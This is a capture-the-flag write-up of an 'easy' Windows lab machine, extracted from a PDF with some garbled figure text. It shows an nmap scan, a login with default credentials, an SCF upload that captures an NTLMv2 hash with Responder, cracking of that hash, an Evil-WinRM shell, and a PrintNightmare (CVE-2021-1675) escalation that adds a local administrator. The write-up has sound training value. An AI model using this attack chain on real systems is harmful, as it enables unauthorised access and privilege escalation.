"easy" - they said

### The first step was scanning the target using Nmap stealth scan:

Nmap -sS -A -Pn [ip]

Figure 1 - nmap output

```
And Algority - Market Set of the Set of Set
```

### Found 3 Open ports:

80 (http) – Microsoft IIS httpd 10.0 135 msrpc – Microsoft Windows RPC 445 microsoft-ds Microsoft Windows 7-10 microsoft-ds

Checking for available vulnerabilities in the given services: Microsoft ISS httpd 10.0: (according to <a href="https://www.cybersecurity-help.cz">https://www.cybersecurity-help.cz</a>)

Figure 2 - Microsoft ISS httpd 10.0 vulnerabilities




"easy" - they said

Msrpc: might contain information disclosure vulnerability (according to https://www.cybersecurity-help.cz/vdb/SB2019111309)

445 Microsoft-ds which is used by SMB. Used to share resources over the network and it might be used in order to perform RCE.

Trying to access the website [ip:80] and it was protected with password

Figure 3 - server authentication



As presented above the username is 'admin' guessing the password [default credentials] 'admin' and it worked.

After a successful logon, browsing the website.

There is an option of file upload at /fw\_up.php (Firmware Updates)

Tried to discover where the file will be uploaded to – no success.

Here's the burp POST request when uploading a file:

### Figure 4 - burp output of file upload

#### Figure 5 - burp fileupload success

```
Pretty Raw Hex \n \subseteq \text{SWCCESS HTTP/l.l}

GET /fw_up.php?msg=SUCCESS HTTP/l.l

Host: 10.129.180.217

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://l0.129.180.217/fw_up.php

DNT: 1

Authorization: Basic YWRtaW46YWRtaW4=

Connection: close

Upgrade-Insecure-Requests: 1
```

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Tried to manipulate the msg value and replace it with commands, but it doesn't seem to affect the server. All responses were 200 OK.

Searching 'smb share file upload attack' in google get me to this great site:

https://pentestlab.blog/2017/12/13/smb-share-scf-file-attacks/

Creating a SCF (Shell Command File) in order to access a specific UNC path (PC format for specifying the location of resources on LAN)

So, we have a file that triggers LLMNR and a responder in the background responder -I openvpnInterface

uploading the file to the server (via /fw\_up.php) and we have success.

Checking the responder and it seems that the file triggers LLMNR and we received NTLM-V2 hash.

### Figure 6 NTLM-V2 hash captured

In order to brute-force the hash we need the responder logs. Located at /usr/share/responder/logs and SMB-NTLMv2 is our log.

### Figure 7 - the needed log file for bruteforce

Using john the ripper to bruteforce that hash via rockyou.txt:

#### Figure 8 - john --show output

### Credentials tony: liltony

Now after having the credentials we need to connect to the server.

WinRM (Windows remote management protocol) is used in order to connect remotely and work with windows devices.

https://medium.com/@josicaleksandar981/how-to-install-and-use-evil-winrm-in-kali-linux-db7b73280ac3

an article that helps using WinRM.

"easy" - they said

Figure 9 - connecting to the user's system
mskaligkali: ~/HTB/machines/evil-winrm\$ sudo ./evil-winrm.rb -i 10.129.180.217 -u 'tony' -p 'liltony'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting\_detection\_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

\*Evil-WinRM\* PS C:\Users\tony\Documents>

We have a shell.

Navigating the filesystem till I got the flag

Figure 10 - USERS FLAG

Figure 10 - USERS	FLAG		
Mode Select printer m	Last	WriteTime	Length Name are update to out the share. Our to
d-r	6/11/2021	7:01 AM	Contacts
d-r	9/7/2021		Desktop
d-r	9/8/2021	12:37 AM	□ Documents
d-r	6/11/2021	7:05 AM	Downloads
d-r	6/11/2021	7:01 AM	Favorites
d-r	6/11/2021	7:01 AM	Links
d-r	6/11/2021	7:01 AM	Music
d-r	8/6/2021	7:34 AM	OneDrive
d-r	6/11/2021	7:03 AM	Pictures
d-r	6/11/2021	7:01 AM	Saved Games
d-r	6/11/2021 6/11/2021 6/11/2021 8/6/2021 6/11/2021 6/11/2021 6/11/2021 6/11/2021	7:01 AM	Searches
d-r	6/11/2021	7:01 AM	Videos
*Evil-WinRM* PS C:\Users\tony> cd Contacts *Evil-WinRM* PS C:\Users\tony\Contacts> ls *Evil-WinRM* PS C:\Users\tony\Contacts> cd *Evil-WinRM* PS C:\Users\tony> cd Desktop *Evil-WinRM* PS C:\Users\tony\Desktop> ls  Directory: C:\Users\tony\Desktop			
Mode	Last!	WriteTime	Length Name
-ar	12/21/2021	1:12 PM	34 user.txt
*Evil-WinRM* PS C:\Users\tony\Desktop> more user.txt 01b717fd3841a6260266ebc9c92d56a7			
*Evil-WinRM* <b>PS</b> C:\Users\tony\Desktop>			

The next step was uploading winPEAS to system. using the command: Upload [winPEAS-file], then running the script.

after a lot of searching a vulnerable running service was detected named 'spoolsv' spoolsv.exe runs the Windows OS print spooler service. Any time you print something with Windows this important service caches the print job into memory so your printer can understand what to print.

"easy" - they said

### Searching for a CVE online :

https://0xdf.gitlab.io/2021/07/08/playing-with-printnightmare.html

### exploiting the service:

- 1 git clone https://github.com/calebstewart/CVE-2021-1675
- 2- uploading the CVE to the system.
- 3- running the script and making a newuser. The user will be made under the service's owner (Administrator)
  - 4- using Evil-WinRM connecting with the new user with administrator privilages.
  - 5- searching for the flag.

#### Figure 11 step2&3

```
*Evil-WinRM* PS C:\Users\tony\Documents\CVE-2021-1675> import-module CVE-2021-1675.ps1
The specified module 'CVE-2021-1675.ps1' was not loaded because no valid module file was found in any module directory.
At line:1 char:1
+ import-module CVE-2021-1675.ps1
+ CategoryInfo : ResourceUnavailable: (CVE-2021-1675.ps1:String) [Import-Module], FileNotFoundException
+ FullyQualifiedErrorId : Modules_ModuleNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand
*Evil-WinRM* PS C:\Users\tony\Documents\CVE-2021-1675> Import-Module CVE-2021-1675.ps1
The specified module 'CVE-2021-1675.ps1' was not loaded because no valid module file was found in any module directory.
At line:1 char:1
+ Import-Module CVE-2021-1675.ps1
+ Import-Module CVE-2021-1675.ps1
+ CategoryInfo : ResourceUnavailable: (CVE-2021-1675.ps1:String) [Import-Module], FileNotFoundException
+ FullyQualifiedErrorId : Modules_ModuleNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand
*Evil-WinRM* PS C:\Users\tony\Documents\CVE-2021-1675> Import-Module .\CVE-2021-1675.ps1
*Evil-WinRM* PS C:\Users\tony\Documents\CVE-2021-1675> Inport-Module .\CVE-2021-1675.ps1
*Evil-WinRM* PS C:\Users\tony\AppData\Local\Temp\nightmare.dll
[+] using pDrtverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e97\Amd64\mxdwdrv.dll"
[+] added user Monhal as local administrator
[+] deleting payload from C:\Users\tony\AppData\Local\Temp\nightmare.dll
*Evil-WinRM* PS C:\Users\tony\Documents\CVE-2021-1675>
```

#### Figure 12 - newuser privileges

```
Evil-WinRM* PS C:\Users\tony\Documents\CVE-2021-1675> net user Monhal
User name
                               Monhal
                              Monhal
Comment
Country/region code
Account active
                              000 (System Default)
                               Yes
Account expires
                              Never
Password last set
                               12/22/2021 5:11:00 PM
Password expires
                              Never
Password changeable
                              12/22/2021 5:11:00 PM
Password required
User may change password
Logon script
User profile
Home directory
Last logon
                              Never
Logon hours allowed
Local Group Memberships
                               *Administrators
Global Group memberships
                               *None
The command completed successfully.
```

"easy" - they said

## Figure 13 - FLAG

